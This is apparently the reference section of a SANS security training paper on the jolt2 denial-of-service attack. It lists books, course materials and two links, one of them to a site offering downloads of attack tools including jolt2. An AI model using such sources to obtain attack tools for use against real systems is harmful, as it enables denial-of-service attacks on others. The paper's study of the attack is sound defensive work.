A site that will test your system for vulnerabilities to numerous attacks including jolt2

<http://suicide.netfarmers.net/>

A site to download various attack tools including jolt2:

<http://darknet.c0der.com/index.december.html>

Softcopy Documentation

SANS GIAC Track 2 Training Materials

“Mastering Network Security” Chris Brenton

“Managing the Nortel Contivity Extranet Switch” Nortel Networks

© SANS Institute 2000 - 2002, Author retains full rights.